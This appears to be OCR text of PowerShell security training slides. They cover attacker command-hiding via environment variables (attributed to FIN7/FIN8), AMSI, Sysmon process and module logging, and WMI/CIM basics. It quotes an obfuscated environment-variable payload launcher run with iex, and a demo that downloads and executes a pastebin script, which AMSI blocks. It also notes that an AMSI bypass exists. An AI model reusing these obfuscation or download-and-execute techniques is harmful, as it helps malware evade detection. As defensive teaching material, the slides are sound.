- Actors like FIN7 and FIN8 use Environment Variables to hide the commands in the command line


```
env vars:
_CT=x,c0dx,20,208x,a04a01x,305x,0x,407x,3r,00fx,c0d408x,c01x05x,e00x,fx,302x,00,400x,d00x0dx,40cx,bx
,20ax,70,804x,60e00ex,707x,fx,d08x,6x,408x,e0o200x,407x0bx,301x,0x,104x,00,80ex,c02e0bx,405x,1x,800x
,9x,a0bx,108406x,10cx09x,509x,1x,804x,00,803x,00ex06x,005x,4x,d0ex,7e,806x,80120fx,800xL9x,502x,1x,2
06x,b0,209x,105x06x,a0ax,1x,b08x,a0,c04x,70450cx,207x,9x,a09x,0x,00fx,402702x,c0ex09x,40ax,ix,601x,e
0,109x,008 0cx,d02x,dx,c0bx,6x,f05x,70000cx,007x0ex,103x,bx,a0dx,20,806x,c09x08x,60bx,8x,b01x,60,800
x,206f04x,20axt8x,208x,cx,007x,f09003x,a0ex08x,705x,cx,000x,10,50cx,705203x,60fx,0x,008x,2x,606x,90c
409x,301x04x,80dx,4x,30bx,30,c02x,b01o00x,903x,3x,906x,99,507x,908209x,e02x04x,606x,3x,10ex,00,105x,
905x04x,701x,0x,d06x,50,103x,40c405x,e0cx,0x,402x,4x,40fx,00d304x,a0ax04x,80cx,tx,c0ex,20,501x,e0a20
6x,e05x,1x,a06x,6x,f0ex,e06405x...
_PA=161676
_KE=289669
_MICROSOFT_UPDATE_SERVICE=powershell -
_MICROSOFT_UPDATE_CATALOG=$s=$Env:_CT;$o='';$l=$s.length;$i=$Env:_PA%$l;while($o.length -ne$l){$o+=$
s[$i];$i=($i+$Env:_KE)%$l}iex($o)

invoked by:
cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE%
```

Anti-Malware Scan Interface (AMSI)

Anti-Malware Scan Interface

- Since payloads have capacity of being only in memory and code in PowerShell, VBScript and others can be easily obfuscated MS created AMSI for Windows 10 that allows for:
  - Evaluate code just prior to execution by the script host.
  - Evaluate code after all the obfuscation has been stripped away.
- By inspecting code prior to execution by the scripting engine it allows to mitigate the limitation of many AV vendors of only being able to act on code on disk.
- See BH17 ASMI Bypass talk

Anti-Malware Scan Interface



AV Vendor Support


- Microsoft Defender: Now
- AVG: Now (AVG Protection 2016.7496)
- Avast: Now
- Trend Micro: ??
- Symantec: ???
- McAfee: ???
- Sophos: ??
- Kaspersky: ??
- BitDefender: ??
- F-Secure : ??
- Avira : ??
- Panda : ??
- ESET: ??

Anti-Malware Scan Interface

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```

Anti-Malware Scan Interface

- Sadly a bypass has been found for it and it is less than 140 characters




Sysmon

Process Auditing - Sysmon

- A better process auditing solution is Sysinternals Sysmon a tool written by Mark Russinovich and Thomas Garnier.
- Main advantages with process auditing:
  - Logs Process GUID
  - Logs Cryptographic Hash of the process image.
  - Parent process and process full command line.
  - Parent Process ID and Process ID in decimal.


Process Auditing - Sysmon



Process Auditing - Sysmon

- Sysmon also is able to log network connections done by processes both UDP and TCP every 15 seconds.
- Information logged includes:
  - Protocol (UDP/TCP)
  - If connection is IPv4 or IPv6
  - Source and destination IP address.
  - Source and destination port.
  - Resolve host name of destination host.

Process Auditing - Sysmon




Sysmon Module Loading

- We can log all System.Management.Automation assembly loading that is not done by powershell.exe or powershell_ise.exe with Sysmon 4.0 and above

```
<Sysmon schemaversion="3.0">
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <ImageLoad onmatch="include">
        <ImageLoaded condition="contains">System.Management.Automation.ni.dll</ImageLoaded>
        <ImageLoaded condition="contains">System.Management.Automation.dll</ImageLoaded>
    </ImageLoad>
    <ImageLoad onmatch="exclude">
        <Image condition="is">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Image>
        <Image condition="is">C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Image>
    </ImageLoad>
  </EventFiltering>
</Sysmon>
```

Sysmon Module Loading



WMI and CIM

What is WMI/CIM

- **WMI** - Stands for Windows Management Instrumentation, it is Microsoft implementation of the DTMF (Distributed Management Task Force) Web-Based Enterprise Management (WBEM).
- Microsoft implementation is unique to their platform.
- Uses DCOM-RPC instead of the DTMF HTTP based protocol (WS-MAN).
- Uses Common Information Model (CIM) to represent most components of the Windows Operating System.

What is WMI/CIM

- WMI/CIM Information is structured in:
  - **Namespace** – It is used to organize groups of classes and instances inside. It also defines scope and visibility of the classes. (They do not play a role in class inheritance)
  - **Class** - It is the definition of an object.
    - Instance - A class can zero, one or more instances
    - Property - An attribute of an instance
    - Method - An action we can take against an instance.
    - Static Method - Something a WMI class can do.
  - **SubClass** – it is a class that inherits from another class.
  - **Events** - Something that happens that we can take an actions against.

WMI/CIM Cmdlets

- Microsoft Provides 2 different sets of cmdlets to work with WMI
  - WMI Cmdlets in module **microsoft.powershell.management** (PSv2 >)
  - CIM Cmdlets in module **CimCmdlets** (PSv3 >)
- WMI cmdlets only work over RPC DCOM while CIM cmdlets use by default WinRM they also support RPC DCOM and the use of Sessions

WMI/CIM Cmdlets

- Accelerators **[WMI]** and **[WMIClass]** use DCOM

WMI Cmdlets	CIM Cmdlets
Get-WmiObject	Get-CimInstance
Get-WmiObject -list	Get-CimClass
Set-WmiInstance	Set-CimInstance
Set-WmiInstance	New-CimInstance
Remove-WmiObject	Remove-CimInstance
Invoke-WmiMethod	Invoke-CimMethod

Exploring the WMI Namespace

- For many administrators one of the favorite tools to explore WMI has been the standalone WMIExplorer.exe from **https://wmie.codeplex.com/**
- Microsofts Scripting Guy WMIExplorer.ps1 http://gallery.technet.microsoft.com/scriptcenter/89c759b7-20b4-49e8-98a8-3c8fbdb2dd69
